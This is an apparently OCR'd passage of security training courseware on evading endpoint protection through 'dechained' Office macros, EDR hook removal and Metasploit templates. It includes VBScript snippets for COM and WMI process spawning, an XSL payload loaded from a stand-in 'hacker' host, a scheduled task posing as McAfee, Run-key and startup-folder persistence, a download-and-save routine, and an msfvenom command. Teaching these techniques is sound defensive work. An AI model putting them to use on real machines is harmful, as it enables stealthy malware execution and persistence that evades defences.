
Figure 12.63: Screenshot of malicious Excel macro command execution



Bypassing Endpoint Security by Dechaining Macros

- Attackers perform dechaining of macros to evade endpoint detection and **modify memory**, **registry**, and other **Windows files** using VBScript

Spawning through ShellCOM

- It allows attackers to reference any **object associated with COM** through VBScript for utilizing its functions

```
Set obj = GetObject("new:C08AFD90-F2A1-
11D1-8455-00A0C91F3880")

obj.Document.Application.ShellExecute
"calc.exe",Null,"C:\\Windows\\System32",Nul
l,0
```

Spawning using XMLDOM

- Attackers can also implement process **spawning through XMLDOM**. This technique allows attackers to download and run code inside an Office process

```
Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("file://|http://hacker/malicous_p
ayload.xsl")
xml.transformNode xsl
```

Additional Techniques for Dechaining Macros

- Spawning through WmiPrvse.exe
- Creating Scheduled Tasks
- Registry Modification
- Dropping Files
- Downloading Content
- Embed File and Drop

Bypassing Endpoint Security by Dechaining Macros

Microsoft Office macros are commonly used to automate various processes and user tasks. Attackers can exploit macros for executing malicious codes and compromise a system. As macros are based on VBScript, attackers create VBA-based malicious codes. Herein, dechaining of macros is used to evade endpoint detection and modify memory, registry, and other Windows files using VBScript. This technique allows attackers to evade both dynamic and static analysis-based detection.

Techniques used to bypass endpoint security by dechaining macros are as follows:

- **Spawning through ShellCOM**

  Attackers use COM objects for a spawning process. It allows attackers to reference any object associated with COM through VBScript for utilizing its functions. Attackers use `ShellBrowserWindow` for launching new processes.

  ```
  Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")

  obj.Document.Application.ShellExecute
  "calc.exe",Null,"C:\\Windows\\System32",Null,0
  ```

- **Spawning using XMLDOM**

  Attackers can also implement process spawning through XMLDOM. This technique allows attackers to download and run a code inside an Office process.

  ```
  Set xml = CreateObject("Microsoft.XMLDOM")

  xml.async = False

  Set xsl = xml

  xsl.load("file://|http://hacker/malicous_payload.xsl")

  xml.transformNode xsl
  ```

- **Spawning through WmiPrvse.exe**

  To launch a new process or executable remotely, attackers can take advantage of WMI. This method allows attackers to spawn new processes through wmiprvse.exe without considering the Office process.

```
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("calc.exe", Null, objConfig, intProcessID)
```

- **Creating Scheduled Tasks**

  Attackers also use VBScript to create scheduled tasks and carry out dechaining from Microsoft Office. This process also allows attackers to dechain the activity timing apart from the spawning of tasks through the service host process.

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "McAfee Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Windows\System32\calc.exe"
'Action.Arguments = "/c whoami"
Call service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td, 6, , , 3)
```

- **Registry Modification**

  Attackers can also use VBScripts to access the registry for altering settings, storing payloads, and creating persistence. These activities can be performed directly from a macro. Modifying registries can lead to dechaining the payload execution because they are executed on boot instead of a macro.

Run the following code to create a run key:

```
Set                              objRegistry                              =
GetObject("winmgmts:\\.\root\default:StdRegProv")
objRegistry.SetStringValue                                    &H80000001,
"Software\Microsoft\Windows\CurrentVersion\Run", "key1", "value1"
```

- **Dropping Files**

  Attackers can take advantage of `FileSystemObject` for dropping a file by abusing VBScripts. This will enable dechaining of payloads from the macros because the execution will only happen during startup.

  Run the following code to add a startup item:

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(Path & "\sample.bat", True)
objFile.Write "notepad.exe" & vbCrLf
objFile.Close
```

- **Downloading Content**

  Attackers can download content using VBScripts and inject the content into the registry, memory, or on to a disk. Attackers use XMLHTTP library along with ADODB to perform this attack.

  Run the following code for downloading the content:

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open                                                         "GET",
"https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe",
False
xHttp.Send
With bStrm
     .Type = 1
     .Open
     .write xHttp.responseBody
     .savetofile Environ("APPDATA") & "\sample.exe", 2
End With
```

- **Embed File and Drop**

  Attackers use Metasploit's "**vba-exe**" feature for macro creation that includes an embedded payload.

  Run the following code to embed a calculator within a macro:

```
msfvenom                    -p                    generic/custom
PAYLOADFILE=/home/user1/Downloads/calc.exe   -a   x64   --platform
windows -f vba-exe
```

Bypassing Endpoint Security by Clearing Memory Hooks

- Memory hooks are placed by an Endpoint Detection and Response (EDR) agent to collect information for performing **behavior-based analysis**
- Attackers often try to bypass the EDR in memory by **unhooking the EDR DLLs**

- Attackers need to find the target application's DLLs, the associated **functions**, and **syscalls exported**
- Attackers use open-source tools such as **x64dbg** debugger to identify the hooked syscalls stored in the memory

- Attackers then **create a payload** that can overwrite these hooks in the memory by restoring the exact bytes of data
- This can be done by **reloading the right location** in the memory-containing process that holds the hooks and erasing the EDR hooks

Bypassing Endpoint Security by Clearing Memory Hooks

Source: *https://www.optiv.com*

Memory hooking is an approach to monitor and change the behavior of an application's execution process. These hooks are placed by an EDR agent to collect information for performing behavior-based analysis. Hooks send information to the EDR agent, which is installed at a high-level privileged kernel, which helps in detecting malicious activities such as remote code execution, lateral movement, and privilege escalation in real time.

For example, if a new process is spawned in the detached state and memory permissions are altered to execute the `WriteProcessMemory` procedure, the EDR system can still see the data and determine whether the running process is malicious or not.

In such cases, attackers often try to bypass the EDR in memory by unhooking the EDR DLLs. For this purpose, attackers need to find the application's DLLs, associated functions, and exported syscalls. Attackers use open-source tools such as x64dbg debugger to identify the hooked syscalls that are stored in the memory during execution.

Figure 12.64: Screenshot of x64dbg displaying hooked vs normal syscalls

Attackers then create a payload that can overwrite these hooks in the memory by restoring the exact bytes of data. This can be done by reloading the right location in the memory-containing process that holds the hooks and erasing the EDR hooks. After successfully restoring the syscalls, the EDR's DLL still exists in the disk but does not receive any information from the hooks as the they no longer exist.


Figure 12.66: After reloading: hooks disappear

Attackers can also use their own assembly and syscalls to execute malicious payload without being detected by the EDR solution. As the syscalls are not exported from the system DLLs, the EDR cannot detect any activity as the EDR hooks do not trigger any activity. To do this, the attackers need to set the variables and registry values to execute their own syscalls and also know the syscalls IDs that are changed based on the target OS and the version.



Bypassing Antivirus using Metasploit Templates

- Attackers use Metasploit Templates to evade antivirus software
- Attackers create malicious payload using **msfvenom** and analyze the malicious file using **VirusTotal** to identify the detection rate
- Based on the detection rate, attackers continuously **modify Metasploit Templates** to **decrease the detection rate** and evade antivirus software

